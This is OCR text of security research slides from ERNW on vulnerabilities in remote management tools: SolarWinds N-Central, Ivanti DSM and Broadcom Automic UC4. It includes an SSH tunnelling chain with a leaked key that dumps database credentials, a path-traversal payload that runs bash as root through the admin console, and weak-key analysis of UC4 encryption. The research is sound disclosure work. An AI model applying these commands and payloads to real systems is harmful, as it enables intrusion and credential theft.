Operator
Client System
N-Central Agent
SSH Server (localhost)
TCP: 22


N-Central Server
TCP: 22
(2) Start Reverse Tunnel
SSH Key
Operator
Client System
N-Central Agent
SSH Server (localhost)
TCP: 22


N-Central Server
TCP: 1234
TCP: 22
(3) ssh -R 1234:127.0.0.1:22
Operator
Client System
N-Central Agent
SSH Server (localhost)
TCP: 22

(4) `ssh -L 222:127.0.0.1:1234`




(5) SSH into Client System via Tunnel
N-Central Server
TCP: 1234
TCP: 22
Operator
SSH Client
TCP: 222
Client System
N-Central Agent
SSH Server (localhost)
TCP: 22

ERNW
providing security.

solarwinds
msp

Port 22: Remote Control – What could go wrong?

```
Match Group remotecontrol
        ForceCommand  echo 'Port forwarding only account.'
        AllowAgentForwarding no
        PermitOpen localhost:* 127.0.0.1:*
        X11Forwarding no
        GatewayPorts no
```

ERNW
providing security.

solarwinds
msp

Port 22: Remote Control – What could go wrong?


```
Match Group remotecontrol
        ForceCommand  echo 'Port forwarding only account.'
        AllowAgentForwarding no
        PermitOpen localhost:* 127.0.0.1:*
        X11Forwarding no
        GatewayPorts no
```

CVE-2020-25619

N-Central Port Forwarding

```
root@agent1:/root/.ssh# cat id_rsa_rc_gx8zh
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAtsUZ0zR8pRhdei45YSVaX/hQUtR1sqlVsiYTjU0XWOA3yDov
[…]

root@agent1:~# ssh -N -L 5432:127.0.0.1:5432 rc_gx8zh@<n-central-ip>&

root@agent1:~# psql -h localhost -p 5432 -U sqlrelay mickey \
                -c 'select username,password from luser;'

          username          |      password
----------------------------+--------------------
 productadmin@n-able.com | [REDACTED]
 support@n-able.com      | [REDACTED]
 nableadmin@n-able.com   | [REDACTED]
(3 rows)
```

CVE-2020-25621


nable@localhost:~
[nable@localhost 12.3.0.670 ~]$
Demo

Port 10000: N-central Administration Console (NAC)

PasswordRecoveryModule.java

```java
package com.nable.tools;

import org.apache.commons.logging.LogFactory;
import java.util.Iterator;
import java.util.Map;
import java.io.File;
import com.nable.server.util.UserUtils;
import com.nable.tools.rpc.SysConfigRpc;
import com.nable.server.util.SysConfigUtils;
import com.nable.nobj.ui.T_ConfigValue;
import com.nable.nobj.ui.T_Limit;
import com.nable.tools.rpc.LimitRpc;
import org.apache.commons.logging.Log;

public class PasswordRecoveryModule
{
    private static final Log logger;
    public static String NABLEADMINPASSWORD;
    private static String ROOTPASSWORD;
    private static String ADMINPASSWORD;
    private static String CONFIGPASSWORD;
    private static String SAVEMEPASSWORD;

    public static void main(final String[] args) {
        try {
            System.out.println("forcing a login...");
            int sessionID = 0;
            String command = "";
            String input = "";
            String output = "";
            command = "/usr/bin/psql -U sqlrelay -d mickey";
            input = "select * from activesession(4,10);";
            output = RuntimeHelper.executeCmdWithInputAndReturnOutput(command, input);
            final String[] lines = output.split("\\n");
            if (lines.length < 3) {
                throw new Exception("Error running psql: " + output);
            }
            sessionID = Integer.parseInt(lines[2].trim());
            command = "/usr/bin/psql -U sqlrelay -d mickey";
            input = "update activesessions set userid = 1, appliancetype = 'UI' where sessionid = " + sessionID;
            RuntimeHelper.executeCmdWithInputAndDisplayOutput(command, input, 0, 20000L, new StringBuffer(), new StringBuffer());
            System.out.println("stopping nko.");
```

Demo

Line 78, Column 34 — Spaces: 4 — Java

ERNW
providing security.

solarwinds
msp

Burp Project Intruder Repeater Window Logger++ Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn Protobuf Decoder

1 × 2 × ...

Send Cancel

Request

Pretty Raw Hex \n

```
1 POST /AdvancedScripts/ HTTP/1.1
2 Host: 1.168.56.155:10000
3 Cookie: NacSid=68083647
4 User-Agent: curl/7.83.1
5 Accept: */*
6 Content-Length: 38
7 Content-Type: application/x-www-form-urlencoded
8 Connection: close
9
10 filename=../../../../../bin/bash -c id
```

Response

Pretty Raw Hex Render \n

NCENTRAL

Setup My Account Help

Setup > Advanced Scripts > ../../../../../bin/bash -c id

Here are the results from running "../../../../../bin/bash -c id".

Return Code: 0

Standard Out

```
uid=0(root) gid=0(root) groups=0(root)
```

Standard Error

Ok

10000	√				HTTPS - used for access to the N-able N-central Administration Console (NAC). The firewall must be configured to allow access from the Internet to this port on the N-able N-central server.

https://documentation.n-able.com/N-central/Rel_2021-1-0/NCentralPDFs/N-central_2021-1-0_SecurityWhitePaper.pdf

ERNW
providing security.

solarwinds
msp

Solarwinds N-Central Attack Chains

- Admin Console (NAC)
  - Default Credentials
  - Root RCE
- SSH Tunneling
  - Insecure SSH configuration (Arbitrary Port Forwardings)
  - No password for PostgreSQL
  - Local Privilege Escalation via `nable_wrapper.pl`

Despite the findings:

→ SSH as a wrapper protocol for remote control sessions is excellent

Ivanti DSM

- Desktop & Server Management solution
  → Remote control capabilities

- Vulnerabilities:
  - Ivanti DSM netinst agent
    Insecure Storage of Credentials, CVE-2020-13793
  - Ivanti HEAT Remote Server
    Unauthenticated Buffer Overflow, CVE-2020-12441

ERNW
providing security.

ivanti

Ivanti DSM


- Desktop & Server Management solution
  - → Remote control capabilities

- Vulnerabilities:
  - Ivanti DSM netinst agent
    Insecure Storage of Credentials, CVE-2020-13793
  - Ivanti HEAT Remote Server
    Unauthenticated Buffer Overflow, CVE-2020-12441

NiCfgPrv.dll

```
if (type == 5) {
  return "KryptClient";
}
if (type == 0) {
  return "KryptObfuscated";
}
if (type == 1) {
  return "KryptMoreObfuscated";
}
if (type == 2) {
  return "KryptConventional";
}
if (type == 3) {
  return "KryptEnhanced";
}
if (type == 4) {
  return "KryptEnhanced2";
}
```

Broadcom Automic Automation (UC4)




- Job Scheduling & Automation Solution
- Developed by Automic Software, acquired by Broadcom (2016)

Communication

- Agent-to-Agent via TCP/2300
- Agent-to-Engine via TCP/2217
- Service Manger on TCP/8871

https://docs.automic.com/documentation/webhelp/german/ALL/components/DOCU/12.0/AWA%20Guides/Content/AWA/Admin/admin_security_engine.htm

Broadcom Automic Automation (UC4)



- Job Scheduling & Automation Solution
- Developed by Automic Software, acquired by Broadcom (2016)

Communication:

- Agent-to-Agent via TCP/2300
- Agent-to-Engine via TCP/2217
- Service Manger on TCP/8871

https://docs.automic.com/documentation/webhelp/german/ALL/components/DOCU/12.0/AWA%20Guides/Content/AWA/Admin/admin_security_engine.htm


BROADCOM
Automic

UC4 Service Manager (TCP/8871)


- Usually running alongside the UC4 Agent
- High Privileged Process
  - Start/stop/list services
- TCP/8871 is a custom binary protocol
- The custom authentication can be bypassed

  → Unauthenticated RCE

UC4 TCP/8871 Authentication



Broadcom Automic Automation (UC4)



- Job Scheduling & Automation Solution
- Developed by Automic Software, acquired by Broadcom (2016)

Communication:

- Agent-to-Agent via TCP/2300
- Agent-to-Engine via TCP/2217
- Service Manger on TCP/8871

https://docs.automic.com/documentation/webhelp/german/ALL/components/DOCU/12.0/AWA%20Guides/Content/AWA/Admin/admin_security_engine.htm

Weak UC4 Key Generation

- Agent-initiated connections to the Automation Engine (TCP/2217)
- Protocol uses 256 bit AES encryption
- Key generation algorithm produces weak AES key

```
int addNewClient(...)
{
    ...
    BuildInterKey(g_DHGen,g_DHModulus,&key[0],&local_b0);
    BuildInterKey(g_DHGen,g_DHModulus,&key[8],&local_a8);
    BuildInterKey(g_DHGen,g_DHModulus,&key[16],&local_a0);
    BuildInterKey(g_DHGen,g_DHModulus,&key[24],&local_98);
    iVar1 = encryptKey((uchar *)key,0x20,0);
    ...
}
```

Generate 4x 8 Key-Bytes

Weak UC4 Transfer Key Generation

```
gss_uint64 GenerateRandomNumber(void)
{
  int retval;
  gss_int64 rand;

  gss_GetRandom((uchar *)&rand,8);
  rand   = (uint)rand & 0x7fffffff);
  retval = abs((uint)rand & 0x7fffffff);
  return (long)retval;
}
```

8 random bytes reduced to 31 bits

256 key bits → 124 key bits

Weak UC4 Transfer Key Generation

```
gss_int32 GetSeed(uchar *outSeed,int iSeedLength)
{
  …
  timeval = time(&stime);
  srand((uint)timeval);
  …
}
```


The RNG seed is current time in seconds

→ Effective key entropy is only 31 bits

CVE-2022-33756

```
$ python decrypt_kstr.py ucxjlx6.kstr AUTOMIC
Encrypted Key: F439BB6341523F53E977C55E2DA795B8F439BB6341523F53E977C55E2DA795B8
Decrypted Key: 000000000007e149000000000007e149000000000007e149000000000007e149
```

Broadcom Automic Automation (UC4)



- Job Scheduling & Automation Solution
- Developed by Automic Software, acquired by Broadcom (2016)

Communication:

- Agent-to-Agent via TCP/2300
- Agent-to-Engine via TCP/2217
- Service Manger on TCP/8871


https://docs.automic.com/documentation/webhelp/german/ALL/components/DOCU/12.0/AWA%20Guides/Content/AWA/Admin/admin_security_engine.htm

ERNW
providing security.

BROADCOM
Automic

UC4 Agent (TCP/2300)

- No encryption
- Agent-to-Agent communication
- Unprivileged listener process:




```
USER     PID     COMMAND
root     1327    /opt/Automic/…/Agents/unix/bin/ucxjlx6
nobody   1329    ucxjlx6-listener
```

UC4 Protocol(s) (TCP/2300)

Packet-Length (ascii, decimal)	Magic Value “UC4:global001”	Protocol (ascii, NAT/GSS/IPC)	Padding (ascii spaces)	Payload (binary)

Idx	Bytes				Ascii
0x00	30303030	31303932	5543343A	676C6F62	|00001092UC4:glob|
0x10	616C3030	31495043	20202020	20202020	|al001IPC |
0x20	20202020	20202020	20202020	20202020	| |
0x30	4C4F4747	494E4700	00000000	00000000	|LOGGING.....|
0x40	A94B0F00	31367C30	7C515549	54542E71	|.K..16|0|QUITT.q|
0x50	75697474	7C7C0000	00000000	00000000	|uitt||.....|
0x60=	00000000	00000000	00000000	00000000	|.....|
0x440	00000000				|....|

